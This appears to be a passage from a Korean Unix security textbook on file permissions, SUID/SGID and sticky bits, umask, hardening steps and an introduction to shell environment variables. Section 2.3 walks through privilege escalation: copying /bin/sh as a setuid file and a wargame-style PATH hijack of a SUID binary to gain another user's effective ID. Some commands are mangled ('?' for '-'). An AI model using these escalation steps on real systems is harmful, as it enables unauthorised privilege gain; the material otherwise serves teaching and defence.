이것은 일반 사용자가 어떤(passwd) 파일을 실행시킬 경우에 그 파일이 실행되는 동안에는 파일 소유자(root)의 권한으로 실행을 시켰다가 실행이 끝나면 원래대로 복귀되는 특성을 가졌기 때문인데, 이러한 권한을 setuid 라고 한다. setuid 의 구분은 user 부분의 퍼미션에 "s"로 표시 된다.

[예제 2.7] SUID 생성

```
#ls -al
*
-r-sr-sr-x 3 root sys 99824 1999 년 9 월 9 일 /etc/passwd
*
```

SUID(Set User ID)비트는 일반 사용자가 파일을 실행할 경우 일반적으로 명령어를 입력한 사람의 사용자 ID 가 프로세스의 사용자 ID(프로세스를 실행한 사람)가 된다. SUID 비트를 설정해 두면 누가 실행하든 파일 소유자의 사용자 ID 프로세스의 실행 사용자 ID 로 간주된다.

이렇게 시스템을 속임으로써 파일 소유자가 실행하지 않으면 정상적으로 처리되지 않는 프로그램을 제삼자가 실행할 수 있게 된다. 즉 누구나 일시적으로 파일 소유자의 특권을 얻을 수 있게 되는 것이다.

SGID(setgid)

SGID(Set Group ID)비트는 파일의 그룹 ID 가 실행 프로세서의 그룹 ID 가 되며 역할은 SUID 와 같다. 즉, setgid 도 마찬가지로 소유그룹에 관하여 setuid 와 같은 특성을 부여하는 것이다.

특정 디렉토리나 파일을 타 그룹의 사용자가 소유그룹의 권한을 실행되는 동안만 갖게 되고 실행이 종료되면 반납 되어지는 특성을 가진다. 한가지 유의할 점은 setgid 권한이 설정된 디렉토리에서 파일을 생성 시켰을 경우 실행그룹은 생성된 파일은 생성시킨 사용자의 그룹이 아닌 디렉토리를 소유한 그룹과 같은 그룹으로 생성된다는 점이다.

[예제 2.8] SGID 생성

```
ls -al
*
```

```
 -r-x--s--x 1 bin mail 67008 3 월 9 일 06:57 /bin/mail
*
```

Sticky bit

임시 디렉토리나(/tmp), 공용 디렉토리(/var/mail)에 생성되어있는 파일들을 아무나 지운다면, 곤란한 문제가 생길 것이다. Sticky bit 값이 설정된 디렉토리에서는 사용자가 자신이 생성한 파일만 삭제할 수 있고, 다른 사용자가 생성한 파일은 지울 수가 없다. Sticky bit 는 특정 디렉토리 안의 파일을 보호하려는 목적으로 사용할 수 있다.

아래와 같이 Sticky bit 는 기타 사용자 권한에 "t" 마크를 첨가 시키고 있다.

[예제 2.9] Sticky bit

```
ls -al
*
*
 drwxrwxrwt 7 sys sys 583 6 월 28 일 11:20 /tmp
```

Sticky 비트는 디렉토리명의 sticky 비트가 세트되어 있으면 파일 소유자와 슈퍼유저만이 쓰기 권한을 가지게 된다. 예를 들어 /tmp 디렉토리와 같이 많은 사용자가 이용하는 디렉토리의 sticky 비트를 세트하면 공용 디렉토리이긴 하지만 타인에게는 삭제되지 않는 파일을 가지게 된다. 또한 실행 파일의 sticky 비트가 세트되어 있을 때는 실행 종료 후에도 메모리를 해방하지 않게 된다(스와프 영역의 보존). 이렇게 되면 다음번 시동이 그만큼 빨라진다.

퍼미션을 Default 설정으로 되돌리기

모든 unix system 은 file 을 새로이 생성할 때 default permission 값을 setting 한다. umask 명령어는 파일 형성 시 permission 을 할당 하는 것이다.

표 2-4 permission 할당

Octal	binary	perms	octal	binary	perms
0	000	rwx	4	100	-wx
1	001	Rw-	5	101	-w-
2	010	r-x	6	110	--x
3	011	r--	7	111	---

```
ex>umask 027
owner 에게는 모든 permission 을 준다.
group 에게는 쓰기 허가권을 금지한다
other 에게는 모든 허가권을 주지 않는다.
```

2.2.4. SUID 와 SGID 의 보안 위험성

실제로 시스템에서 루트의 권한을 획득하는 데 SETUID, SETGID 프로그램의 버그를 이용하면 아주 수월하게 된다.

```
setuid(SUID) = set user id : 유저 ID 를 설정
setgid(SGID) = set group id : 그룹 ID 를 설정
```

즉 setuid root 라면 해당 프로그램의 소유 ID 가 누구이든 root 라는 유저 ID 로 해당 프로그램이 실행되도록 설정한 것이다. 좀더 자세히 설명을 하자면 다음과 같다. 대개는 파일을 실행할 때 파일을 소유한 유저 ID 와

그룹 ID 가 그 실행되는 프로세스를 효과적으로 수행하는 데 필요한 유저 ID, 그룹 ID 와 일치하게 된다.

파일의 소유자가 일반 사용자이면 일반사용자의 권한으로 실행되고 소유자가 루트이면 루트의 권한으로 실행된다는 것이다. 즉 아주 당연하고, 상식적인 이야기이다. 그러나 어떤 파일을 실행하기 위해서는 특별한 플래그를 설정해야 할 필요성이 있다. 즉 프로세스를 수행하기 위해서 원래 파일의 소유자가 누구이든 간에 그 프로세스를 실행하는 데 필요한 사용자나 그룹의 ID 로 설정하게 되는 경우를 말한다.

파일의 모드를 설정하는 데에는 두개의 비트가 있다. 첫째는 set-user-id bit, 둘째는 set-group-id bit 가 그것이다. 예를 들어 passwd 라는 SETUID 명령어를 생각해 보자. 누구나 자기의 패스워드를 이 명령을 통하여 바꿀 수 있다. 그러나 이 명령을 수행하기 위해서는 /etc/passwd 나 etc/shadow 등과 같은 파일에 접근하여 변경되는 사항을 기록해야 된다.

그런데 그러한 일을 하기 위해서는 루트가 되어야 한다. 즉, 그 명령을 수행하는 동안 루트가 되게 하는 것이다. 말하자면 일반 유저가 자기의 패스워드를 바꾸려 할 때에 그 프로세스는 루트의 권한으로 실행되어야만 한다는 것이다. 실제 바꾸고자 하는 자는 일반 유저인데도 말이다.

[예제 2.10] 참고 예문

```
$ ls -al /bin/passwd
-rwsr-xr-x 2 root bin 512 Jan 11 1997 passwd
$ ls -al /etc/passwd
-rw-r--r-- 2 root root 20512 Nov 20 01:31 passwd
```

/bin/passwd 파일의 퍼미션을 자세히 살펴보면 유저 퍼미션 부분에 "s"라는 퍼미션이 보인다. 이렇게 파일퍼미션 중 "s"가 붙은 파일퍼미션을 Set-

uid bit 라 하며, 이러한 파일들은 파일의 소유자가 아니더라도 그 파일을 실행 중에 파일소유자의 권한을 잠시 빌리게 되는 것을 의미한다.

따라서 /etc/passwd 의 일반유저 파일 퍼미션이 "쓰기" 불가 하게 되어있어도 본 파일이 suid 로 되어있으므로 소유자의 권한(root 권한)으로 위 파일에 "쓰기"를 할 수 있는 것이다.

이와 같이 만약 어떠한 suid 로 된 파일이 존재하고 그 파일을 실행시키는 동안 인터럽트를 걸든가 실행을 잠시 중지할 수 있게 된다면, 그 파일의 소유자의 권한을 갖게 되고 이러한 것을 Effective User ID 라고 하며, 그 동안에 파일소유자의 정보를 빼내거나 아니면 아예 그 소유자의 shell 를 획득할 수 있게 된다. 이러한 방법이 바로 suid 를 이용한 해킹이다.

[예제 2.11] SUID 만들기

```
$ chmod 4755 [파일이름]
-rwsr-xr-x ... ... ... ... [파일이름]
4775 중 755 는 유저"rwx", 그룹"r-x", 일반유저"r-x"를 의미한다.
따라서 앞의 4 가 바로 suid bit 를 설정하는 명령어 옵션임을 알수 있다.
참고로 sgid 의 경우는 2 를 사용하면 된다.
$ chmod 2755 [파일이름]
-rwxr-sr-x ... ... ... ... [파일이름]
```

이러한 점을 이용하여 해당 시스템에서 루트가 되는 방법이 사용되었다. 또는 고의로 setuid 스크립트를 작성하여 사용하기도 한다. 대표적으로 lpr, sendmail 등의 버그를 이용한 것들이 있으며, 각 운영체제 버전별로, 다종 다양한 소프트웨어 버전별로 골고루 널려 있다. 프로그램이든 스크립트든 setuid 모드를 사용한다는 것 자체가 위험을 안고 있는 것이다.

ls -l /usr/bin/passwd 라는 명령어를 수행하면,

```
-r-sr-xr-x 2 root wheel 26260 Jul 26 23:12 /usr/bin/passwd
```

와 같은 결과를 얻을 수 있다. passwd 라는 명령는 SUID 로 설정되어있다. passwd 라는 명령어는 사용자의 passowrd 를 바꾸는 명령어이다. 이 명령어를 수행하면 이 명령어 파일의 소유자(owner)의 권한 즉 root 의 권한으로 수행이 되어 /etc/passwd 혹은 /etc/shadow 파일에 접근이 가능하다. 즉 SUID 는 파일의 소유자의 권한으로 수행이 가능하다

다음으로 ls -l /usr/bin/netstat 라는 명령어를 수행하면

```
-r-xr-sr-x  1 root  kmem  84448 Jul 26 23:12 /usr/bin/netstat
```

와 같은 결과를 얻는다. netstat 라는 명령어는 SGID 로 설정되어 있다.

SGID 도 SUID 와 유사하게 이 파일의 소유자 그룹(owner group)의 권한으로 실행이 된다. 유닉스 시스템에서는 불가분 SUID 나 SGID 로 설정되어 있는 명령어들이 있다. 하지만 이런 SUID SGID 의 문제를 이용하여 시스템에 불법적인 권한을 획득 하는 경우가 많으므로 이런 권한의 파일들은 각별히 주의를 해야 한다.

특정 permission 값 보기

setuid, setgid 등 특별한 permisson 값을 갖는 파일을 찾아보려 할 때 find 명령을 쓰면 된다.

find 명령의 여러 옵션들 (유저, 그룹, 기타사용자, 네임으로 찾기..) 중에서 --perm 이란옵션을 이용해서 찾고 싶은 permission 값을 지정해 주면 된다.

표 2-5 find 명령 옵션

- perm Option	Description
u=rws, g=rx, o=rx	user, group, other 의 퍼미션 값을 나열하면 된다.

- perm Option	Description
a=rws, g-w, o-w	결과 값은 위와 같은데, 각각에서 빠지는 값을(-w) 입력한다.
-u+s	user permission 에서 S 가 포함된 모든 파일을 찾는다.
4000	일반적으로 숫자 형식으로 기술하는 방법

표 2-6 setuid, setgid, sticky bit 의 숫자식 표현

8 진수	Permissions
4	setuid (s)
2	setgid (s)
1	sticky bit

[예제 2.12] SUID / SUID / Sticky bit 의 예

```
SUID 의 예)
# find /  -perm -u+s      <-- setuid 가 설정된 파일보기
 /usr/lib/sendmail
 /usr/bin/sparcv7/ps
 /usr/bin/sparcv7/uptime
 /usr/bin/sparcv7/w
 /usr/bin/at
 /usr/bin/atq
 /usr/bin/atrm
 /usr/bin/crontab
 /usr/bin/eject
 /usr/bin/fdformat
 /usr/bin/passwd
 /usr/bin/rcp
```

```
 /usr/bin/rdist
 /usr/bin/rlogin
 /usr/bin/rsh
 /usr/bin/su
 /usr/bin/procmail
 /usr/openwin/bin/xlock
 /usr/openwin/bin/ff.core
 /usr/openwin/bin/kcms_configure
 /usr/openwin/bin/kcms_calibrate
 /usr/sbin/lpmove
 /usr/sbin/pmconfig
 /usr/sbin/static/rcp
 /usr/sbin/pgxconfig
 /usr/ucb/sparcv7/ps
 /usr/vmsys/bin/chkperm
 /usr/local/bin/traceroute
 /proc/5192/object/a.out


SGID의 예
# find / -perm -g+s
/usr/platform/sun4u/sbin/eeprom
/usr/platform/sun4u/sbin/prtdiag
/usr/lib/fs/ufs/ufsdump
/usr/bin/sparcv7/ipcs
/usr/bin/netstat
/usr/bin/passwd
/usr/bin/write
```

```
/usr/dt/bin/dtaction
/usr/dt/bin/sdtcm_convert
/usr/dt/bin/dtmail
/usr/dt/bin/dtmailpr
/usr/dt/lib/fdl/sparc
/usr/dt/lib/fdl/icons
/usr/openwin/bin/Xprt
/usr/openwin/bin/kcms_calibrate
/usr/sbin/sparcv7/swap
/usr/sbin/sparcv7/sysdef
/usr/sbin/wall
/usr/SUNWale/bin/mailx
/usr/vmsys/bin/chkperm

Sticky bit의 예
# find / -perm -g+f
/var/mail
/var/preserve
/var/spool/pkg
/var/spool/uucppublic
/var/tmp
/var/dt/tmp
/var/qmail/supervise/qmail-send
/var/qmail/supervise/qmail-smtpd
```

2.3. SUID 를 이용한 해킹 예제

우선 setuid 를 보기위해서 각자의 시스템(물론 Unix 나 그 계열 Linux 포함)에서 다음과 같은 방법을 통하여 간단히 setuid 가 실행되는 것을 살펴볼 수 있다.

[예제 2.13] setuid 실행

```
1) root 로 로그인하여 쉘을 copy 한다.
# cp /bin/sh /tmp/sh


2) 복사한 쉘을 suid bit 로 변경한다
# chmod 4755 /tmp/sh
# ls -l /tmp/sh
-rwsr-xr-x root root 543234 June 19 11:49 sh


3) 로그오프 한 후 다른 일반 유저로 로그인 한다.


4) 자신의 ID 를 확인한다
$ id
uid=501(other) gid=501(other)
$ whoami
other
-> 위는 자신의 id 를 알아보고 자신이 어떤 유저이름으로 로그인 되어 있는지
를 알아보는 과정이다.


5) copy 한 쉘을 실행한다.
$ /tmp/sh
```

```
6) 자신의 ID를 확인한다
$ id
uid =501(other) gid=501(other) euid=0(root)
```

위에서 보면 suid로 변경한 쉘을 실행함으로써 root 쉘을 획득한 결과를 볼 수 있다. 위의 상황에서는 자신의 uid가 other이지만 실행하는 과정의 모든 관계는 suid인 root의 권한으로 행해진다.

위의 예시를 통하여 우리는 suid의 생성과 그를 통한 타 사용자의 권한을 획득하는 과정을 살펴보았다.

힌트로 주어진 것은 디바이스 디렉토리에 숨겨진 파일에 어떤 헛점이 있다는 것이다.

[예제 2.14] 디바이스 디렉토리

```
$ id
uid =1002(level2) gid=1002(level2)
$ whoami
level2
$ find /dev ?name ?perm -4000 -o -perm ?2000
/dev/haha
(setuid 퍼미션이 있는 파일을 조사해본다. )
$ ls ?al /dev/haha
-rwsr--- 1 level3 level2 50052 Jun 18 20:33 /dev/haha --> haha
라는 파일이 suid로 되어있다
$ /dev/haha
ls -al /var/tmp
total 2
drwxrwxrwt 2 root root 1024 Jul 20 11:44 ./
```

```
drwxr-xr-x 19 root root 1024 Jun 25 18:34 ../
prw------- 1 root root 0 Apr 1 04:38 taper00480eaa|
prw------- 1 root root 0 Apr 1 04:39 taper00480faa|
prw------- 1 root root 0 Apr 1 04:39 taper00480gaa|
prw------- 1 root root 0 Apr 1 04:47 taper00620eaa|
(여기서 haha 라는 프로그램을 실행시키면 ls ?al /var/tmp 라는 명령이 실행된다는 것을 알수 있다. 절대 경로가 아닌 상대경로로 시스템 내에서 프로그램을 실행시키는 것은 위험하다.)
$ cd /tmp
$ cat > ls << EOF
/bin/cp /bin/sh /tmp/sh
/bin/chmod 4755 /tmp/sh
EOF
$ chmod 755 /tmp/ls
$ ls ?al /tmp/ls
-rwxr-xr-x 1 level2 level2 47 Jul 26 16:00 /tmp/ls
( ls 라는 쉘 스크립트를 미리 만들어놔 실행시키면 쉘을 만들 수 있게 만든다.)
$ PATH=.:$PATH
$ export PATH ( 그리고 PATH 환경변수에 현재 디렉토리인 '.'을 넣는다. )
$ /dev/haha
$ ls ?al /tmp/sh
-rwsr-xr-x 1 level3 level3 377992 Jun 20 16:30 /tmp/sh
$ /tmp/sh
$ id
uid =1002(level2) gid=1002(level2) euid=1003(level3)
```

위의 예제에서는 haha 라는 파일이 suid 로 되어있고 그 파일을 실행하면 "ls"라는 명령어를 실행 시킨다는 점에 착안하여 이름이 같은 ls 라는 이름의 파일을 만들고 그 안에 쉘을 획득할 수 있는 명령어를 넣어 haha 라는 파일이 실행되면 Unix 명령어 "ls"가 실행되는 것이 아니고 hacker 가 만든 ls 파일이 실행되도록 하여 euid 를 획득하는 과정을 보여준다.

2.4. File permission 을 이용한 해킹에 대한 대책

앞에서 살펴본 것처럼 다양한 permission 이 존재한다. 각각의 디렉토리와 파일들은 분명이 사용하는 사용자 마다 사용하고자 하는 목적이 있고 접근해서는 안될 파일들이 존재 한다. 시스템관리자는 이러한 파일들에 대한 permission 을 정확히 설정함으로써 더 확실한 보안을 유지 할 수 있다.

예로 /etc/rc.d/ 디렉토리에는 부팅 시 사용되는 시스템의 각종 데몬들이 실행 스크립트들과 init mode 에 따른 설정들이 들어있다. 이런 데몬들의 실행 스크립트에 일반 사용자가 접근해야 할 이유는 없다.

따라서 이 디렉토리의 파일들은 owner 는 root, permission 은 rwx------ (700)으로 설정되어야 할 것이다. 이처럼 시스템에 기본 permission 을 그대로 이용하는 것보다 정확한 용도에 맞게 설정하여야 할 것이다.

유닉스 시스템의 대부분의 객체들은 파일로 구성되므로 파일의 권한 설정과 관련한 파일시스템 보안은 매우 중요하다. 그래서 SUID 와 SGID 처리된 프로그램들은 잠재적인 보안 위험 요소이기 때문에 철저하게 감시해야만 한다.

- SUID/SGID 를 사용자의 홈 디렉토리에서 쓰게 할 이유가 전혀 없다. 루트가 아닌 다른 사용자들이 자료를 쓸 수 있도록, 쓰기가 허락된 파티션에는 /etc/fstab 에 nosuid 옵션을 적어놓도록 한다. 또한 /var 디렉토리나 사용자의 홈 파티션에는, 풀그림의 실행을 금지하고 블록 디

바이스의 형성을 못하도록 nodev 와 noexec 을 옵션으로 적어 놓도록 한다.

- NFS 를 써서 파일시스템을 네트워크로 공유하는 경우라면, /etc/exports 를 최대 한도로 제한하도록 조정하도록 한다. 이것은 와일드카드를 쓰지 않는 것과, 루트 쓰기 엑세스를 허락하지 않는 것과, 가능하면 읽기 전용의 파일 시스템만을 공유하도록 하는 것을 의미한다.
- 사용자의 파일 생성 umask 를 가능한 제한된 값으로 조정 한다. umask 명령어는 시스템 파일이 만들어질 때의 허가권 기본값을 정하기 위해서 사용된다. umask 에는 정하려는 파일 모드의 십진 전수(Octal Complement)를 사용한다. 만약 허가권 기본 값을 정하지 않은 상태에서 파일이 형성된 게 된다면, 사용자가 모르는 사이에 허가권을 가지면 안 되는 누군가에게 읽기, 쓰기 허가권을 주게 될 수가 있다. 일반적으로 umask 값은 022 027, 그리고 제일 제한적인 077 등이 있다. umask 는 일반적으로 /etc/profile 에서 조정되고, 시스템의 모든 사용자에게 적용 된다. 파일 생성 기본값은 777 에서 원하는 수를 빼면 나온다. 다시 설명하면, 777 로 umask 값을 정해준 경우에는 새로 만들어지는 모든 문서는 소유자를 포함한 모든 사용자들에게 읽기, 쓰기, 실행권을 주지 않게 된다. umask 값이 666 이라면, 새로 만들어지는 모든 문서는 111 의 허가권을 기본값으로 가지게 된다. 특히 루트의 umask 값은 077 로 정해서 읽기, 쓰기, 실행을 루트가 직접 chmod 를 써서 바꿔주지 않는 한 다른 사용자가 못하도록 만드는 것이 좋다.
- NFS 등의 네트워크 파일시스템을 마운트 한다면, /etc/exports 를 조정해서 적절한 제한을 주도록 한다. 보통 nodev 와 nosuid 를 쓰는 것이 바람직하고, noexec 까지도 고려하는 것이 좋다.
- 기본 값인 "무제한 (unlimited)"이 아닌 값으로 파일시스템의 기본값을 제한한다. 자원 제한 PAM 모듈과 /etc/pam.d/limits.comf 를 사용

함으로써 사용자 각각의 제한치를 조정할 수 있다. 예를 들면, users 그룹을 위한 제한은 다음과 같다.

```
@users    hard  core   0
@users    hard  nproc  50
@users    hard  rss    5000
```

- 이 경우는 코어 파일의 생성을 금하며, 프로세스의 수를 50 으로 제한 하며, 사용자 한 사람 당 메모리 사용을 5M 로 제한함을 말한다.

- /var/log/wtmp 와 /var/rin/utmp 파일들은 시스템 모든 사용자의 접속 기록을 가지고 있다. 이들은 사용자가 (혹은 잠재적침입자가) 언제, 어디서 시스템에 들어왔는가를 조사하기 위한 작업 사용되므로 이 파일들의 보안과 보전은 철저히 유지되어야만 된다. 일반적인 시스템 작동에 영향을 주는 경우가 없도록 함과 동시에 644 허가권을 가지고 있어야 한다.
- 보호되어야만 하는 파일들을 실수로 지우거나 덧쓰는 경우가 없도록 하기 위해서 immutable bit 를 사용한다. 또한 이 방법은 파일에, /etc/passwd 나 /etc/shadow 를 조작하는 방법의 일부가 되는, 심볼릭 링크를 만드는 것을 방지한다.
  - 이 프로그램들은 이들을 사용하는 사용자들에게 특별 권한을 부여해 주기 때문에, 보안에 불안 요소를 주는 이러한 프로그램들이 설치되는 일이 없도록 해야 한다. 크랙커들이 좋아하는 트릭중의 하나는 SUID 루트 프로그램을 침탈 하고 그 후에 원래의 문제점이 고쳐진 후에라도 SUID 프로그램을 통해 침입하는 것이다.
  - 그러므로, 시스템에 있는 모든 SUDI/SGID 를 찾아내서,그것들이 무엇인지 추적 함으로서 잠재적인 침입자를 의미 할 수 있는 어떠

한 변화라도 알 수 있도록 한다. 다음의 명령어를 사용하면 시스템에 있는 모든 SUID/SGID 파일을 찾아낼 수 있다.

```
root#  find /-type f \(-perm -04000 -o -perm -02000 \)
```

- chmod 를 사용하면 의심쩍은 프로그램의 SUID 나 SGID 허가권을 제한적으로 지울 수 있고, 필요할 경우 다시 복구해 주면 된다.

- World-writable(누구에게나 쓰기 권한이 열려 있는) 파일은 크랙커가 시스템의 접근 권한을 얻은 경우에 보안 구멍이 될 수 있으며 크랙커들이 마음대로 파일을 덧붙이거나 지울 수가 있게 하므로 위험 하다. World-writable 파일 모두를 찾기 위해서는 다음의 명령어를 사용한다.

```
root# find / -perm -2 ! -type l -ls
```

- 그리고 이 파일들이 왜 쓰기 가능으로 설정되어 있는지 반드시 파악 하도록 한다. 정상적인 운영의 경우에 있어서 /dev 의 일부와 심볼릭 링크를 포함한 일부 파일들은 World-writable 로 되어 있을 것이므로 ! -type l 옵션을 주어 이들을 find 에서 시킨다.

- 주인이 없는 무소속의 파일들 또한 침입자가 시스템에 들어 왔다는 징후일 수 있다. 주인이 없거나 그룹에 소속 되어 있지않은 파일들은 다음의 명령어를 쓰면 찾아낼 수 있다.

```
root# find / -nouser -o -nogroup -print
```

- rhosts 파일들은 절대로 있으면 안 되는 것이기 때문에, 이것들을 찾는 것은 시스템 관리자 임무의 일부가 되어야만 한다.주지할 것은 크랙커가 네트워크에 침투 하기 위해서는 단 한 개의 불안전한 계정이 필요할 뿐이라는 것이다. 시스템의 모든 리모트 호스트 파일들은 다음의 명령어로 찾을 수 있다.

```
root# find /home -name .rhosts -print
```

- 무턱대고 시스템 파일의 허가권을 바꾸지 말고, 어떤 파일이 무슨 작업을 하도록 되어 있는 가를 정확히 이해하도록 한다. 단순한 작동의 이유만으로 파일의 허가권을 바꾸는 일이 없도록 해야 한다. 허가권을 바꾸기 전에 파일이 왜 이러한 허가권을 가지고 있는지 알도록 해야 한다

2.5. 참고 자료

- ㈜디엔디 네트워크, http://kmh.yeungnam-c.ac.kr
- 한국 정보보호센터, www.certcc.or.kr/advisory/ka2000/ka2000-040.txt
- 전남대학교 정보통신특성화추진센터, http://ciscom.chonnam.ac.kr
- 슈퍼유저코리아, http://www.superuser.co.kr
- 해커스랩, http://www.hackerslab.org
- 화성중학교, http://hwaseong.ms.kr

3. Environment Variable

3.1. 작업 환경과 환경변수(Environment Variable)

대부분의 프로그램이 실행 될 때에는 실행하는 사용자의 환경변수를 읽어들여서 실행을 하게 되는데, 이때 설정되어 있는 환경변수가 보안상 문제가 있을 경우, 이를 이용하여 타 사용자의 해킹이 가능하다.

유닉스는 내부적으로 많은 환경변수를 유지하고 있다. 어떤 언어를 사용하는지, 유저이름은 무엇인지, 터미널의 종류는 무엇인지, 실행파일 경로는 어떻게 되는지 등이 그것이다. 그 밖에도 일반 프로그램의 실행환경을 위해서 사용되기도 한다

작업 환경은 시스템에 login 하거나 다른 shell 을 실행할 때마다 정의되게 된다. 이 환경은 login 하거나 shell 이 시작될 때 자동으로 처음 읽혀지는 초기화 파일들에서 정의된 값들로 지정된다. 그리고 환경 변수는 부모 프로세스로부터 상속된다.

환경변수에 대해 알아보기 전에 기반 지식인 쉘(shell)에 대해 알아보자.

3.1.1. 쉘 (Shell)

쉘(shell)이란?

Unix 및 그 계열의 시스템은 시스템 구성에 있어 크게 "Shell"과 "Kernel" 그리고 그 시스템에 사용되는 "어플리케이션"으로 나누어진다. 그 중 "Kernel"은 시스템의 구성에 있어 핵심이 되는 구성요소를 의미하며 (Windows system 의 IO.sys 와 MSDOS.sys 같은), "어플리케이션"은 시스템에 사용되는 응용프로그램들이다. 그리고 우리가 중요하게 관심을 갖아야 하는 "Shell"이란 일종의 "명령어 해석기"를 뜻하며, Windows 에서 "Command.com"과 같은 역할을 한다.

그렇다면 왜 shell 이 중요할까? 다중사용자 시스템에서 각각의 사용자들은 각자의 권한과 설정에 맞는 shell 를 소유하게 된다. 그러므로 타 사용자의 shell 를 획득하게 되면 타 사용자의 권한과 설정을 갖게 될 수 있는 것이다.

Shell 은 사용자와 Unix 시스템의 핵심부분으로써 하드웨어와 직접적으로 연결되어 있는 Kernel 과의 연결고리 역할을 하는 것으로써 사용자의 명령을 기다리는 표시로 프롬프트를 제공하고 사용자가 명령어를 입력하여 명령을 내리면 그것을 Kernel 이 인식할 수 있도록 해석하여 전달하는 명령어 해석기이다.

Shell 은 C 언어로 작성되어 있으며, 사용자 자신이 필요로 하는 Shell 을 작성할 수도 있다.

대표적인 Shell 로 Bourne Shell(sh, 프롬프트:$), C Shell(csh, 프롬프트:%), Korn Shell(ksh, 프롬프트:$) 등이 있으며 현재 사용자의 프롬프트에서 set 혹은 env 명령으로 현재 사용하는 Shell 을 확인할 수 있다.

- sh : Stephen Bourne 이 만든 쉘로 모든 시스템에 들어있는 기본쉘.
- csh : sh 보다 기능이 보강된 Bill Joy 가 만든 쉘
- ksh : sh 보다 기능이 보강된 David Korn 이 만든 쉘
- bash : 기본적으로 들어있지는 않고 소스를 구해다 자신의 시스템에서 컴파일 하여야 하지만 위의 3 개보다는 가장 편리한 쉘이라 생각됨.

Shell 이란 이름에서 볼 수 있듯이 shell 은 꼭 한번만 실행되는 것이 아니라 shell 이 실행되는 동안 다른 shell 을 다시 실행시켜 사용할 수 있으며 각자 고유의 환경을 설정하여 사용함으로써 사용자의 편의를 제고 시킨다.

각 응용프로그램이나 utility 등은 shell 에 의해 새로운 process 가 생성되어(UNIX 의 모든 program 은 모두 process 가 새로 생성된다.) 실행이 되며 사용자는 shell 을 통해 이 응용프로그램이나 utility 를 제어할 수 있다.

사용자가 새로운 명령 (utility, program)을 실행시키면 메모리 상에 새로운 process 가 생성되며 고유의 process id (PID)를 부여 받는다. 새로운 process 는 shell 을 통해 프로그램을 실행시키기도 하고 직접 kernel 을 통해 프로그램을 실행하기도 한다. 이런 kernel 을 통한 직접적인 프로그램 실행은 실제 "컴퓨터를 사용한다"라는 개념이므로 다른 사람의 file 이나 정보, 통신 내용 등과의 직간접적인 간섭이 발생할 수 있다. 이러한 간섭을 상호 배제하고 각 사용자 고유의 작업영역을 보장하기 위해서 권한 (permission) 의 개념이 있다. 이 권한(permission)은 filesystem 뿐만 아니라 사용자 process 에 까지 설정이 되어 있다.

쉘의 기능

우리가 컴퓨터로 어떤 일을 하기 위해서는 결국 운영체제의 핵심인 커널에게 무엇을 해 달라고 요청을 해야 한다. 그러나 이 절차는 매우 복잡하고 어렵다. 따라서 우리가 내리는 명령어를 해석하여 커널에게 전달하고 그 결과를 다시 사용자에게 보여주는, 즉 커널과 사용자 사이를 "중재"해 주는 프로그램이 필요하다.

쉘이라는 것의 영어단어의 의미는 "조개껍질"이다. 이것은 무엇인가를 '감싼다', '숨긴다'는 것과 같다. 커널을 감싸서 사용자로부터 커널 사용의 어려운 점을 숨기는 것이 바로 쉘이다.

개인 사용자가 자신이 원하는 형태로 쉘 프로그래밍을 하지 않을 경우에는 기본적인 환경이나 개념이 유사하다.

쉘이 하는 일은 기본적으로 사용자의 명령어를 해석하여 커널에게 전달하는 것 외에, 사용자가 쾌적한 환경에서 작업을 하도록 준비해 주는 데 있다. 이외에도 다음과 같은 일을 맡아서 해 준다.

- 다중 프로세스 관리
- 시분할 시스템 (Time-sharing system)
- 명령어들을 서로 연결

- 업계표준시스템 (Industry standard system)
- 계층적 파일 시스템(Hierarchical File system)
- 입/출력 리다이렉션
- 특수 문자 해석 및 치환, 명령어 치환
- 지역/환경변수 관리
- 스크립트 프로그래밍 언어
- 뛰어난 이식성 (Good protability)

이제 본 장에서 다루고자 하는 주제인 환경변수에 대해 알아보자.

3.1.2. 환경변수

환경변수의 개요

시스템에서 사용자 정의를 하는데 쉘이 어느 정도 역할을 한다. 어떻게 설정하는가에 따라서 환경이 정해지기 때문이다. 쉘은 프로그래밍 언어처럼 변수가 존재한다. 각종 시스템의 설정 내용을 담고 있는 이 변수들을 환경변수라고 한다. 이 환경 변수를 설정하는 것이 바로 시스템 환경을 조절하는 것이다.

많은 사람이 사용하는 운영체제에는 지금 로그인한 사용자의 `홈디렉토리','사용자이름' 등을 구별할 필요가 있다. 또한 이는 사용자마다 다르다. 쉘은 환경변수를 이용하여 이런 정보들을 보관한다. "변수"라는 것은 말이 의미하는 것처럼 "값이 변하는 수"이다.

환경변수는 환경을 지칭하는 이름을 나타낸다. 쉘은 창고를 하나 가지고 있는데, 이 창고 안에는 사용자를 위해서 미리 정의된 환경목록이 있다.

프로그램 중에는 이 변수의 값을 참조하여 그 행동을 달리하는 것들이 있다. 사용자 입장에서 보면 이 변수의 값을 바꾸어 줌으로써 자기가 원하는 대로 실행시키고자 하는 프로그램의 행동을 조정할 수 있다.

쉘은 사용자로부터 명령어를 입력받아 실행할 때 같은 쉘을 또 실행시킨 후(이를 "자식쉘"이라고 한다) 이 쉘에게 명령어의 실행을 위임한다. 중요한 변수들은 자식쉘에게도 그대로 전달되어야 하는데 이를 "환경변수"라고 한다. 전달되지 않는 변수는 "지역변수"라고 한다. 자식쉘에 전달되는가의 여부에 따라 언급한 바와 같이 분류된다.

사용자가 정의한 변수를 "사용자 정의 변수", 쉘이 특별한 용도로 예약한 변수는 "내장변수"라고 부른다. 사용자는 "내장변수"를 "사용자 정의 변수"처럼 재 정의할 수도 없다.

그럼 중요한 변수 목록을 알아 보자.

현재의 환경변수를 보기위해서는 env 라는 명령어를 주면 다음과 같이 나타난다.

[예제 3.1] env 명령 사용

```
[prosyh@hackerslab test]$ env
HOME=/prosyh/team
LOGNAME=team
:      :  (중간 생략)
PWD=/priv/team/teamadmin
TERM=iterm
USER=team
:      :
```

여기서 HOME, LOGNAME, TERM, USER 등 중요한 환경변수이다.

우선 환경변수들의 의미와 역할에 대하여 살펴보면 다음과 같다.

표 3-1 이미 정의되어 있는 중요한 변수 중 알아두어야 할 변수 목록

변수 이름	의 미
USER	사용자 로그인 이름
HOME	홈 디렉토리의 절대 경로
SHELL	로그인 쉘 절대 경로. (vi 텍스트 에디터와 같이 프로그램을 빠져나가지 않고도 또 다른 대화형 Shell 을 부르기를 원하는 프로그램에서 사용된다.)
MAIL	메일 박스 위치
PATH	명령 탐색 경로
TERM	사용중인 터미널 타입. (vi 같은 어떤 명령은 정확한 결과를 내기 위해 사용중인 터미널의 종류가 무엇인지를 알 필요가 있다.)

표 3-2 특별한 용도로 내장된 변수 목록 - 쉘 프로그래밍시 사용

